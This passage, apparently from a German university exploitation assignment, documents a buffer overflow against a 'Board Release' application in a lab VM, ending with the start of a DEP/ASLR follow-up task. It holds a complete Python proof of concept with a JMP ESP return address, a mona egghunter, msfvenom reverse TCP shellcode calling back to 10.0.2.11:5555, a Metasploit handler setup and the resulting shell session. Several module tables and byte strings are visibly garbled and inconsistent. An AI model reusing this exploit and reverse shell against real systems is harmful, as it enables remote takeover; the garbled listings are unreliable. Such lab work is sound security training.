0x6f9e0000 0x6f9f0000 0x00010000 False     True     True     True   6.1.7601.17514 (kernel32.dll) (C:\Windows\system32\kernel32.dll)
0x6f9e0000 0x6f9f0000 0x00010000 False     True     True     True   7.0.7601.17744 (inetapi.dll) (C:\Windows\system32\inetapi.dll)
0x6f9e0000 0x6f9f0000 0x00010000 True      True     True     True   6.1.7601.16988 (ntdll.dll) (C:\Windows\SYSTEM32\ntdll.dll)
0x6f9e0000 0x6f9f0000 0x00010000 False     True     True     True   6.1.7601.16988 (sechost.dll) (C:\Windows\SYSTEM32\sechost.dll)
0x6f9e0000 0x6f9f0000 0x00010000 True      True     True     True   10.0.10137.0 (api-ms-win-crt-file-l1-1-0.dll) (C:\Windows\system32\api-ms-win-crt-file-l1-1-0.dll)
0x6f9e0000 0x6f9f0000 0x00010000 False     True     True     True   6.1.7601.16988 (LPK.dll) (C:\Windows\system32\LPK.dll)
0x6f9e0000 0x6f9f0000 0x00010000 True      True     True     True   10.0.10137.0 (api-ms-win-core-file-l1-2-0.dll) (C:\Windows\system32\api-ms-win-core-file-l1-2-0.dll)
0x6f9e0000 0x6f9f0000 0x00010000 True      True     True     True   10.0.10137.0 (api-ms-win-core-timezone-l1-1-0.dll) (C:\Windows\system32\api-ms-win-core-timezone-l1-1-0.dll)
0x6f9e0000 0x6f9f0000 0x00010000 True      True     True     True   10.0.10137.0 (api-ms-win-crt-locale-l1-1-0.dll) (C:\Windows\system32\api-ms-win-crt-locale-l1-1-0.dll)
0x6f9e0000 0x6f9f0000 0x00010000 True      True     True     True   10.0.10137.0 (api-ms-win-crt-math-l1-1-0.dll) (C:\Windows\system32\api-ms-win-crt-math-l1-1-0.dll)
0x6f9e0000 0x6f9f0000 0x00010000 True      True     True     True   10.0.10137.0 (api-ms-win-crt-multibyte-l1-1-0.dll) (C:\Windows\system32\api-ms-win-crt-multibyte-l1-1-0.dll)
0x6f9e0000 0x6f9f0000 0x00010000 True      True     True     True   10.0.10137.0 (api-ms-win-crt-localization-l1-2-0.dll) (C:\Windows\system32\api-ms-win-crt-localization-l1-2-0.dll)
0x6f9e0000 0x6f9f0000 0x00010000 True      True     True     True   10.0.10137.0 (api-ms-win-crt-multibyte-l1-1-0.dll) (C:\Windows\system32\api-ms-win-crt-multibyte-l1-1-0.dll)
0x6f9e0000 0x6f9f0000 0x00010000 True      True     True     True   6.1.7601.16988 (api-ms-win-crt-utility-l1-1-0.dll) (C:\Windows\system32\api-ms-win-crt-utility-l1-1-0.dll)
0x6f9e0000 0x6f9f0000 0x00010000 True      True     True     True   10.0.10137.0 (api-ms-win-crt-utility-l1-1-0.dll) (C:\Windows\system32\api-ms-win-crt-utility-l1-1-0.dll)
0x6f9e0000 0x6f9f0000 0x00010000 True      True     True     True   10.0.10137.0 (api-ms-win-core-processthreads-l1-1-1.dll) (C:\Windows\system32\api-ms-win-core-processthreads-l1-1-1.dll)
0x6f9e0000 0x6f9f0000 0x00010000 False     True     True     True   1.0.0 (BoardRelease.exe) (C:\Users\ward\OneDrive\BoardRelease.exe)
0x6f9e0000 0x6f9f0000 0x00010000 True      True     True     True   10.0.10137.0 (api-ms-win-core-file-l2-1-0.dll) (C:\Windows\system32\api-ms-win-core-file-l2-1-0.dll)
0x6f9e0000 0x6f9f0000 0x00010000 True      True     True     True   10.0.10137.0 (api-ms-win-crt-time-l1-1-0.dll) (C:\Windows\system32\api-ms-win-crt-time-l1-1-0.dll)
0x6f9e0000 0x6f9f0000 0x00010000 True      True     True     True   10.0.10137.0 (api-ms-win-crt-environment-l1-1-0.dll) (C:\Windows\system32\api-ms-win-crt-environment-l1-1-0.dll)
0x6f9e0000 0x6f9f0000 0x00010000 True      True     True     True   10.0.10137.0 (api-ms-win-crt-runtime-l1-1-0.dll) (C:\Windows\system32\api-ms-win-crt-runtime-l1-1-0.dll)
0x6f9e0000 0x6f9f0000 0x00010000 False     True     True     True   6.1.7601.16988 (RPCRT4.dll) (C:\Windows\system32\RPCRT4.dll)
0x6f9e0000 0x6f9f0000 0x00010000 True      True     True     True   10.0.10137.0 (api-ms-win-crt-stdio-l1-1-0.dll) (C:\Windows\system32\api-ms-win-crt-stdio-l1-1-0.dll)
0x6f9e0000 0x6f9f0000 0x00010000 True      True     True     True   6.1.7601.17514 (IMM32.dll) (C:\Windows\system32\IMM32.dll)
0x6f9e0000 0x6f9f0000 0x00010000 False     True     True     True   6.1.7601.16988 (NSI.dll) (C:\Windows\system32\NSI.dll)
0x6f9e0000 0x6f9f0000 0x00010000 True      True     True     True   10.0.10137.0 (api-ms-win-core-synch-l1-2-0.dll) (C:\Windows\system32\api-ms-win-core-synch-l1-2-0.dll)
0x6f9e0000 0x6f9f0000 0x00010000 True      True     True     True   10.0.10137.0 (api-ms-win-crt-time-l1-1-0.dll) (C:\Windows\system32\api-ms-win-crt-time-l1-1-0.dll)
0x6f9e0000 0x6f9f0000 0x00010000 True      True     True     True   6.1.7601.16988 (USER32.dll) (C:\Windows\system32\USER32.dll)
0x6f9e0000 0x6f9f0000 0x00010000 False     True     True     True   6.1.7601.17965 (KERNELBASE.dll) (C:\Windows\system32\KERNELBASE.dll)
0x6f9e0000 0x6f9f0000 0x00010000 True      True     True     True   6.1.7601.17514 (GDI32.dll) (C:\Windows\system32\GDI32.dll)
0x6f9e0000 0x6f9f0000 0x00010000 True      True     True     True   6.1.7601.17514 (GDI32.dll) (C:\Windows\system32\GDI32.dll)
0x6f9e0000 0x6f9f0000 0x00010000 True      True     True     True   6.1.7601.16988 (WS2_32.dll) (C:\Windows\system32\WS2_32.dll)
0x6f9e0000 0x6f9f0000 0x00010000 True      True     True     True   6.1.7601.16988 (WS2_32.dll) (C:\Windows\system32\WS2_32.dll)
0x6f9e0000 0x6f9f0000 0x00010000 True      True     True     True   6.1.7601.17514 (User32.dll) (C:\Windows\system32\User32.dll)

```

Es ist zwar zu erkennen, dass ASLR noch aktiviert ist, jedoch wurde dies über das Betriebssystem deaktiviert.

Mithilfe der Funktion in Immunity, Search for -> All Commands in all modules' wurde nach einem 'JMP ESP' gesucht.

```

770C6CE9 JMP ESP                               (Initial CPU selection) C:\Windows\system32\ADVAPI32.dll
77010000 JO SHORT user32.77D10FFE             (Initial CPU selection) C:\Windows\system32\user32.dll
77034E5B JMP ESP                               (Initial CPU selection) C:\Windows\system32\user32.dll
77D768C7 JMP ESP                               (Initial CPU selection) C:\Windows\system32\user32.dll
77DE1000 JO SHORT kernel32.77DE0FFE           (Initial CPU selection) C:\Windows\system32\kernel32.dll
77E3511F JMP ESP                               (Initial CPU selection) C:\Windows\system32\kernel32.dll
77E6B77F JMP ESP                               (Initial CPU selection) C:\Windows\system32\kernel32.dll
77E10000 PUSH EBX                             (Initial CPU selection) C:\Windows\SYSTEM32\ntdll.dll
77F1E684 JMP ESP                               (Initial CPU selection) C:\Windows\SYSTEM32\ntdll.dll
77F60BE7 JMP ESP                               (Initial CPU selection) C:\Windows\SYSTEM32\ntdll.dll
77F90700 JMP ESP                               (Initial CPU selection) C:\Windows\SYSTEM32\ntdll.dll

```

Das JMP ESP mit der relativen Sprungadresse 77F1E684 weist keine Bad Chars auf und wird daher verwendet werden. Aufgrund der little Endian Speicheradressierung muss die Sprungadresse rückwärts in den Buffer eingefügt werden.

77F1E684 -> \x84xE6\xF1\x77

Ändern des Codes und Überprüfung, ob EIP getroffen wird:

```

EIP 77F1E684 ntdll.77F1E684

```

Da wir nicht immer mit genügend Bytes gesegnet sind, um den Schadcode direkt ausführen zu können benötigt man einen Egghunter. Beim Egghunting handelt es sich um eine Technik, um nach einem Payload suchen zu können. Das erledigt der Egghunter. Der Payload ist mit einem Tag markiert, welcher als Egg bezeichnet wird. Der Egghunter sucht also nach dem Tag, der den Schadcode markiert. Mithilfe von Mona und dem Befehl „Mona egg“ wurde der Egghunter Code erstellt:

```

0BADF000 !mona egg
0BADF000 [+] Egg set to w00t
0BADF000 [+] Generating traditional 32bit egghunter code
0BADF000 [+] Preparing output file 'egghunter.txt'
0BADF000 - (Re)setting logfile egghunter.txt
0BADF000 [+] Egghunter (32 bytes):
0BADF000 "x66x81xca\xffx0fx42x52x6ax02x58xcdx2ex3cx05x5ax74\xefxb8x77x30x30x74x8b\xfa\xafx75\xea\xafx75\xe7\xff\xe7"
0BADF000
0BADF000 [+] This mona.py action took 0:00:00.030000
!mona egg

```

Dieser sucht standardmäßig nach dem egg ‚w00t‘. Mit der option -t könnte ein individuelles Egg hinterlegt werden.

Der Egghunter hat eine Größe von 32 Byte. Da vor dem Überschreiben des EIP Registers 40 Byte Platz ist, wurde sich dafür entschieden, den Egghunter davor zu platzieren. Um dem Egghunter ausführen zu können wurde nach dem JMP ESP ein Short Jump (Opcode \xEB) auf -44 Byte (\xD4) angefügt. Somit landen wir in den NOPs und der Egghunter Code wird anschließend ausgeführt. Es wäre auch möglich gewesen den Egghunter direkt nach dem JMP ESP und den NOP's zu platzieren (genug Platz sollte da sein), ich wollte in diesem Beispiel testen, ob der Exploit auch bei einem negativen Jump funktioniert. Außerdem spart das so Zeichen, weniger ist mehr lautet die Devise.

Der Code für die erste Stage lautet also wie folgt:

```

# egghunter with tag w00t 32 byte
egghunter =
b'\x66\x81\xca\xff\x0f\x42\x52\x6a\x02\x58\xcd\x2e\x3c\x05\x5a\x74\xef\x
b8\x77\x30\x30\x74\x8b\xfa\xaf\x75\xea\xaf\x75\xe7\xff\xe7'
#jmp esp 77F1E684
eip = b'\x84\xE6\xF1\x77'
#short jump -44 byte
jmpBack = b'\xEB\xD4'
stage1 = b'\x90'*4 + egghunter + b'\x90'*4 + eip + jmpBack

```

Die Zeichenkette wurde an die Anwendung gesendet und ein Breakpoint beim Short Jump eingebaut. Anschließend wurde der nächste Schritt in Immunity fortgesetzt und verglichen, ob die Zeichen richtig interpretiert werden:



```

0012FD2C 66:81CA FF0F OR DX,0FFF
0012FD31 42 INC EDX
0012FD32 53 PUSH EDX
0012FD33 6A 02 PUSH 2
0012FD35 58 POP EAX
0012FD36 CD 2E INT 2E
0012FD38 3C 05 CMP AL,5
0012FD3A 5A POP EDX
0012FD3B ^74 EF JE SHORT 0012FD2C
0012FD3D B8 77303074 MOV EAX,74303077
0012FD42 8BFA MOV EDI,EDX
0012FD44 AF SCAS DWORD PTR ES:[EDI]
0012FD45 ^75 EA JNZ SHORT 0012FD31
0012FD47 AF SCAS DWORD PTR ES:[EDI]
0012FD48 ^75 E7 JNZ SHORT 0012FD31
0012FD4A FFE7 JMP EDI
0012FD4C 90 NOP

```

Dies ist der Fall, daher konnten keine außergewöhnlichen Badchars festgestellt werden. Man hätte hier auch sämtliche Opcodes (x00 – x9F) hineinkopieren und durchgehen können, darauf wurde jedoch verzichtet.

Der Code für die Reverse TCP Shell wurde mithilfe von folgendem Befehl erstellt, das Standardencoding wurde nicht verändert.

- msfvenom -p windows/shell\_reverse\_tcp LHOST=10.0.2.11 LPORT=5555 -a x86 -f python

```

shell = b""
shell += b"\xfc\xe8\x82\x00\x00\x60\x89\xe5\x31\xc0\x64\x8b"
shell += b"\x50\x30\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7"
shell += b"\x4a\x26\x31\xff\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf"
shell += b"\x0d\x01\xc7\xe2\xf2\x52\x57\x8b\x52\x10\x8b\x4a\x3c"
shell += b"\x8b\x4c\x11\x78\xe3\x48\x01\xd1\x51\x8b\x59\x20\x01"
shell += b"\xd3\x8b\x49\x18\xe3\x3a\x49\x8b\x34\x8b\x01\xd6\x31"
shell += b"\xff\xac\xc1\xcf\x0d\x01\xc7\x38\xe0\x75\xf6\x03\x7d"
shell += b"\xf8\x3b\x7d\x24\x75\xe4\x58\x8b\x58\x24\x01\xd3\x66"
shell += b"\x8b\x0c\x4b\x8b\x58\x1c\x01\xd3\x8b\x04\x8b\x01\xd0"
shell += b"\x89\x44\x24\x24\x5b\x5b\x61\x59\x5a\x51\xff\xe0\x5f"
shell += b"\x5f\x5a\x8b\x12\xeb\x8d\x5d\x68\x33\x32\x00\x00\x68"
shell += b"\x77\x73\x32\x5f\x54\x68\x4c\x77\x26\x07\xff\xd5\xb8"
shell += b"\x90\x01\x00\x00\x29\xc4\x54\x50\x68\x29\x80\x6b\x00"
shell += b"\xff\xd5\x50\x50\x50\x50\x40\x50\x40\x50\x68\xea\x0f"
shell += b"\xdf\xe0\xff\xd5\x97\x6a\x05\x68\x0a\x00\x02\x0b\x68"
shell += b"\x02\x00\x15\xb3\x89\xe6\x6a\x10\x56\x57\x68\x99\xa5"
shell += b"\x74\x61\xff\xd5\x85\xc0\x74\x0c\xff\x4e\x08\x75xec"
shell += b"\x68\xf0\xb5\xa2\x56\xff\xd5\x68\x63\x6d\x64\x00\x89"
shell += b"\xe3\x57\x57\x57\x31\xf6\x6a\x12\x59\x56\xe2\xfd\x66"
shell += b"\xc7\x44\x24\x3c\x01\x01\x8d\x44\x24\x10\xc6\x00\x44"
shell += b"\x54\x50\x56\x56\x56\x46\x56\x4e\x56\x56\x53\x56\x68"
shell += b"\x79\xcc\x3f\x86\xff\xd5\x89\xe0\x4e\x56\x46\xff\x30"

```

```

shell += b"\x68\x08\x87\x1d\x60\xff\xd5\xbb\xf0\xb5\xa2\x56\x68"
shell += b"\xa6\x95\xbd\x9d\xff\xd5\x3c\x06\x7c\x0a\x80\xfb\xe0"
shell += b"\x75\x05\xbb\x47\x13\x72\x6f\x6a\x00\x53\xff\xd5"

egg = b'w00tw00t'
stage2 = egg + shell

```

Anschließend wurde eine Variable ‚stage2‘ erstellt. Vor dem Shellcode wurde das Egg (w00tw00t) eingefügt, damit der Shellcode vom Egghunter gefunden werden kann. Die Zeichenkette wurde sowohl dem Message Name und Body übergeben. Hier wäre eine Übergabe in eines der beiden Parameter vollkommen ausreichend gewesen. Das Übertragen des Eggs + Shellcodes wurde vorm dem Senden des Egghunters vollzogen, da der Egghunter das Egg sonst natürlich nicht finden kann.

```

s.send(bytes('A \r\n', 'utf-8')) # Adding new message
s.recv(1024)
s.send(stage2 + bytes('\r\n', 'utf-8')) # Message Name
s.recv(1024)
s.send(stage2 + bytes('\r\n', 'utf-8')) # Message Body
s.recv(1024)

```

Der komplette POC wurde hier nochmal, zum Zwecke der Lesbarkeit, als Ganzes eingefügt.

```

#!/usr/bin/python
import socket
s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)

# reverse shell erstellt mit msfvenom
shell = b""
shell += b"\xfc\xe8\x82\x00\x00\x00\x60\x89\xe5\x31\xc0\x64\x8b"
shell += b"\x50\x30\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7"
shell += b"\x4a\x26\x31\xff\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf"
shell += b"\x0d\x01\xc7\xe2\xf2\x52\x57\x8b\x52\x10\x8b\x4a\x3c"
shell += b"\x8b\x4c\x11\x78\xe3\x48\x01\xd1\x51\x8b\x59\x20\x01"
shell += b"\xd3\x8b\x49\x18\xe3\x3a\x49\x8b\x34\x8b\x01\xd6\x31"
shell += b"\xff\xac\xc1\xcf\x0d\x01\xc7\x38\xe0\x75\xf6\x03\x7d"
shell += b"\xf8\x3b\x7d\x24\x75\xe4\x58\x8b\x58\x24\x01\xd3\x66"
shell += b"\x8b\x0c\x4b\x8b\x58\x1c\x01\xd3\x8b\x04\x8b\x01\xd0"
shell += b"\x89\x44\x24\x24\x5b\x5b\x61\x59\x5a\x51\xff\xe0\x5f"
shell += b"\x5f\x5a\x8b\x12\xeb\x8d\x5d\x68\x33\x32\x00\x00\x68"

```

```

shell += b"\x77\x73\x32\x5f\x54\x68\x4c\x77\x26\x07\xff\xd5\xb8"
shell += b"\x90\x01\x00\x00\x29\xc4\x54\x50\x68\x29\x80\x6b\x00"
shell += b"\xff\xd5\x50\x50\x50\x50\x40\x50\x40\x50\x68\xea\x0f"
shell += b"\xdf\xe0\xff\xd5\x97\x6a\x05\x68\x0a\x00\x02\x0b\x68"
shell += b"\x02\x00\x15\xb3\x89\xe6\x6a\x10\x56\x57\x68\x99\xa5"
shell += b"\x74\x61\xff\xd5\x85\xc0\x74\x0c\xff\x4e\x08\x75\xec"
shell += b"\x68\xf0\xb5\xa2\x56\xff\xd5\x68\x63\x6d\x64\x00\x89"
shell += b"\xe3\x57\x57\x57\x31\xf6\x6a\x12\x59\x56\xe2\xfd\x66"
shell += b"\xc7\x44\x24\x3c\x01\x01\x8d\x44\x24\x10\xc6\x00\x44"
shell += b"\x54\x50\x56\x56\x56\x46\x56\x4e\x56\x56\x53\x56\x68"
shell += b"\x79\xcc\x3f\x86\xff\xd5\x89\xe0\x4e\x56\x46\xff\x30"
shell += b"\x68\x08\x87\x1d\x60\xff\xd5\xbb\xf0\xb5\xa2\x56\x68"
shell += b"\xa6\x95\xbd\x9d\xff\xd5\x3c\x06\x7c\x0a\x80\xfb\xe0"
shell += b"\x75\x05\xbb\x47\x13\x72\x6f\x6a\x00\x53\xff\xd5"
# egg which should be found by egghunter
egg = b'w00tw00t'
stage2 = egg + shell

# egghunter with tag w00t 32 byte
egghunter =
b'\x66\x81\xca\xff\x0f\x42\x52\x6a\x02\x58\xcd\x2e\x3c\x05\x5a\x74\xef\xb8\x77\x30\x30\x
74\x8b\xfa\xaf\x75\xea\xaf\x75\xe7\xff\xe7'
#jmp esp 77F1E684
eip = b'\x84\xE6\xF1\x77'
#short jump -44 byte
jmpBack = b'\xEB\xD4'
stage1 = b'\x90'*4 + egghunter + b'\x90'*4 + eip + jmpBack

connect=s.connect(('10.0.2.15', 4444)) # hardcoded IP address
s.recv(1024)
s.send(bytes('A \r\n', 'utf-8')) # Adding new message
s.recv(1024)
s.send(stage2 + bytes('\r\n', 'utf-8')) # Message Name
s.recv(1024)
s.send(stage2 + bytes('\r\n', 'utf-8')) # Message Body
s.recv(1024)

s.send(bytes('C \r\n', 'utf-8')) # Chaning board topic
s.recv(1024)

```

```
s.send(stage1 + bytes('\r\n', 'utf-8')) # Topic name
s.recv(1024)
s.send(bytes('y\r\n', 'utf-8')) # Conformation
s.close()
poc_board_release_egghunter.py
```

Bevor das Skript gestartet wurde, wurde mithilfe von Metasploit ein Handler eingerichtet. Dieser wurde mit dem richtigen Payload (windows/shell/reverse\_tcp), Listener Host (10.0.2.11) und Port (5555) konfiguriert und gestartet.

```
msf6 exploit(multi/handler) > options

Module options (exploit/multi/handler):

  Name  Current Setting  Required  Description
  ---  -
  PAYLOAD  windows/shell/reverse_tcp

Payload options (windows/shell/reverse_tcp):

  Name      Current Setting  Required  Description
  ---      -
  EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     10.0.2.11        yes       The listen address (an interface may be specified)
  LPORT     5555             yes       The listen port

Exploit target:

  Id  Name
  --  --
  0   Wildcard Target
```

```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.0.2.11:5555
```

Anschließend wurde die Board Release Anwendung auf der Windows Maschine gestartet und das Python Skript auf der Kali Maschine ausgeführt. Der Handler konnte die Verbindung entgegennehmen. Der Inhalt der platzierten Flag konnte erfolgreich ausgelesen werden:

```

msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.0.2.11:5555
[*] Encoded stage with x86/shikata_ga_nai
[*] Sending encoded stage (267 bytes) to 10.0.2.15
[*] Command shell session 3 opened (10.0.2.11:5555 → 10.0.2.15:49174) at 2021-01-05 14:11:54 -0500

Mehr?

Der Befehl "❖" ist entweder falsch geschrieben oder konnte nicht gefunden werden.

C:\Users\martin\Desktop>dir
dir
Volume in Laufwerk C: hat keine Bezeichnung.
Volumeseriennummer: 9822-D265

Verzeichnis von C:\Users\martin\Desktop

03.01.2021  20:00    <DIR>          .
03.01.2021  20:00    <DIR>          ..
18.12.2020  18:31           15.872 Board_Release.exe
03.01.2021  20:00             14 flag.txt
           2 Datei(en),           15.886 Bytes
           2 Verzeichnis(se), 18.617.188.352 Bytes frei

C:\Users\martin\Desktop>more flag.txt
more flag.txt
egghunter flag

C:\Users\martin\Desktop>

```

## **3 Abgabe 3 (6P)**

### **3.1 Angabe**

Na, so schwer war das wirklich nicht und für Sie natürlich keine Herausforderung. Da man aber bekanntlich nur an diesen wächst, fordern Sie sich gleich selbst heraus!

Sie definieren sich selbst folgende Spielregel, Sie versuchen die Anwendung diesmal ohne Egghunter allerdings mit eingeschaltetem DEP und ALSR zu exploiten. Schaffen Sie das bekommen Sie die volle Punkte Anzahl, schaffen Sie den Exploit nur mit aktiviertem DEP immerhin noch die halbe.

## 3.2 Lösung

Für die Umsetzung der Aufgabenstellung wurde ein Windows 7 32 Bit Betriebssystem mit aktivierten DEP und ALSR verwendet.

DEP wurde wie folgt aktiviert:


```
C:\Windows\system32>bcdedit.exe /set nx OptOut
Der Vorgang wurde erfolgreich beendet.
C:\Windows\system32>
```

Laut einem Artikel von Vraz Azarav deaktiviert man ASRL in Windows mit folgendem Reg Key [7]:

*[HKEY\_LOCAL\_MACHINE\SYSTEM\CurrentControlSet\Control\Session Manager\Memory Management]*

*“MoveImages”=dword:00000000 (without quote)*

Um aufzeigen zu können, dass dies nicht gemacht wurde, wurde der folgende Screenshot erstellt:



Name	Typ	Daten
(Standard)	REG_SZ	(Wert nicht festgelegt)
ClearPageFileAt...	REG_DWORD	0x00000000 (0)
DisablePagingEx...	REG_DWORD	0x00000000 (0)
ExistingPageFiles	REG_MULTI_SZ	\\?.\C:\pagefile.sys
LargeSystemCac...	REG_DWORD	0x00000000 (0)
NonPagedPool...	REG_DWORD	0x00000000 (0)
NonPagedPoolS...	REG_DWORD	0x00000000 (0)
PagedPoolQuota	REG_DWORD	0x00000000 (0)
PagedPoolSize	REG_DWORD	0x00000000 (0)
PagingFiles	REG_MULTI_SZ	?.\pagefile.sys
PhysicalAddress...	REG_DWORD	0x00000000 (0)
SecondLevelDat...	REG_DWORD	0x00000000 (0)
SessionPoolSize	REG_DWORD	0x00000004 (4)
SessionViewSize	REG_DWORD	0x00000030 (48)
SystemPages	REG_DWORD	0x00000000 (0)

Außerdem wurde der Befehl „mona modules“ zweimal ausgeführt (das zweite Mal nach Neustart der Maschine). Wie in den folgenden zwei Abbildungen ersichtlich ist sind die Base Adressen der DLLs nicht identisch:

[illegible]

```

[+] Processing arguments and criteria
[+] Pointer: scores (lev: 1)
[+] Generating module info table, hang on...
[+] Processing modules
[+] Done, Let's rock n roll.

```

Module info :									
Base	Top	Size	Rebase	SafeSEH	EHRLR	HWCompat	OS Dll	Version	ModuleName & Path
0x7f700000	0x7f500000	0x00000000	True	True	True	True	True	1.0626.7601.17541 (USP10.dll) (C:\Windows\system32\USP10.dll)	
0x73d00000	0x73c00000	0x00000000	True	True	True	True	True	14.00.23826.0 (winhttp\WCSETUP [HSVC]140.dll) (C:\Windows\system32\HSVC\WCSETUP140.dll)	
0x73b00000	0x73a00000	0x00000000	True	True	True	True	True	7.0.0.1318 (kernel32.dll) (C:\Windows\system32\kernel32.dll)	
0x73a00000	0x729c0000	0x00000400	True	True	True	True	True	10.0.10137.0 (api-ms-win-crt-conver-11-1-0.dll) (C:\Windows\system32\api-ms-win-crt-conver-11-1-0.dll)	
0x73a00000	0x729c0000	0x00000400	True	True	True	True	True	10.0.10137.0 (api-ms-win-crt-convrt-11-1-0.dll) (C:\Windows\system32\api-ms-win-crt-convrt-11-1-0.dll)	
0x73a00000	0x727c0000	0x00000c00	True	True	True	True	True	7.0.0.1681.17744 (svchost.dll) (C:\Windows\system32\svchost.dll)	
0x73a00000	0x727c0000	0x00000c00	True	True	True	True	True	10.0.10137.0 (api-ms-win-crt-locale-11-1-0.dll) (C:\Windows\system32\api-ms-win-crt-locale-11-1-0.dll)	
0x73a00000	0x727c0000	0x00000c00	True	True	True	True	True	10.0.10137.0 (api-ms-win-crt-locale-11-1-0.dll) (C:\Windows\system32\api-ms-win-crt-locale-11-1-0.dll)	
0x73a00000	0x727c0000	0x00000c00	True	True	True	True	True	10.0.10137.0 (api-ms-win-crt-filesystem-11-1-0.dll) (C:\Windows\system32\api-ms-win-crt-filesystem-11-1-0.dll)	
0x73a00000	0x727c0000	0x00000c00	True	True	True	True	True	10.0.10137.0 (api-ms-win-crt-filesystem-11-1-0.dll) (C:\Windows\system32\api-ms-win-crt-filesystem-11-1-0.dll)	
0x73a00000	0x727c0000	0x00000c00	True	True	True	True	True	10.0.10137.0 (api-ms-win-crt-heap-11-1-0.dll) (C:\Windows\system32\api-ms-win-crt-heap-11-1-0.dll)	
0x73a00000	0x727c0000	0x00000c00	True	True	True	True	True	10.0.10137.0 (api-ms-win-crt-heap-11-1-0.dll) (C:\Windows\system32\api-ms-win-crt-heap-11-1-0.dll)	
0x73a00000	0x727c0000	0x00000c00	True	True	True	True	True	10.0.10137.0 (api-ms-win-crt-math-11-1-0.dll) (C:\Windows\system32\api-ms-win-crt-math-11-1-0.dll)	
0x73a00000	0x727c0000	0x00000c00	True	True	True	True	True	10.0.10137.0 (api-ms-win-crt-math-11-1-0.dll) (C:\Windows\system32\api-ms-win-crt-math-11-1-0.dll)	
0x73a00000	0x727c0000	0x00000c00	True	True	True	True	True	10.0.10137.0 (api-ms-win-crt-math-11-1-0.dll) (C:\Windows\system32\api-ms-win-crt-math-11-1-0.dll)	
0x73a00000	0x727c0000	0x00000c00	True	True	True	True	True	10.0.10137.0 (api-ms-win-crt-math-11-1-0.dll) (C:\Windows\system32\api-ms-win-crt-math-11-1-0.dll)	
0x73a00000	0x727c0000	0x00000c00	True	True	True	True	True	10.0.10137.0 (api-ms-win-crt-math-11-1-0.dll) (C:\Windows\system32\api-ms-win-crt-math-11-1-0.dll)	
0x73a00000	0x727c0000	0x00000c00	True	True	True	True	True	10.0.10137.0 (api-ms-win-crt-math-11-1-0.dll) (C:\Windows\system32\api-ms-win-crt-math-11-1-0.dll)	
0x73a00000	0x727c0000	0x00000c00	True	True	True	True	True	10.0.10137.0 (api-ms-win-crt-math-11-1-0.dll) (C:\Windows\system32\api-ms-win-crt-math-11-1-0.dll)	
0x73a00000	0x727c0000	0x00000c00	True	True	True	True	True	10.0.10137.0 (api-ms-win-crt-math-11-1-0.dll) (C:\Windows\system32\api-ms-win-crt-math-11-1-0.dll)	
0x73a00000	0x727c0000	0x00000c00	True	True	True	True	True	10.0.10137.0 (api-ms-win-crt-math-11-1-0.dll) (C:\Windows\system32\api-ms-win-crt-math-11-1-0.dll)	
0x73a00000	0x727c0000	0x00000c00	True	True	True	True	True	10.0.10137.0 (api-ms-win-crt-math-11-1-0.dll) (C:\Windows\system32\api-ms-win-crt-math-11-1-0.dll)	
0x73a00000	0x727c0000	0x00000c00	True	True	True	True	True	10.0.10137.0 (api-ms-win-crt-math-11-1-0.dll) (C:\Windows\system32\api-ms-win-crt-math-11-1-0.dll)	
0x73a00000	0x727c0000	0x00000c00	True	True	True	True	True	10.0.10137.0 (api-ms-win-crt-math-11-1-0.dll) (C:\Windows\system32\api-ms-win-crt-math-11-1-0.dll)	
0x73a00000	0x727c0000	0x00000c00	True	True	True	True	True	10.0.10137.0 (api-ms-win-crt-math-11-1-0.dll) (C:\Windows\system32\api-ms-win-crt-math-11-1-0.dll)	
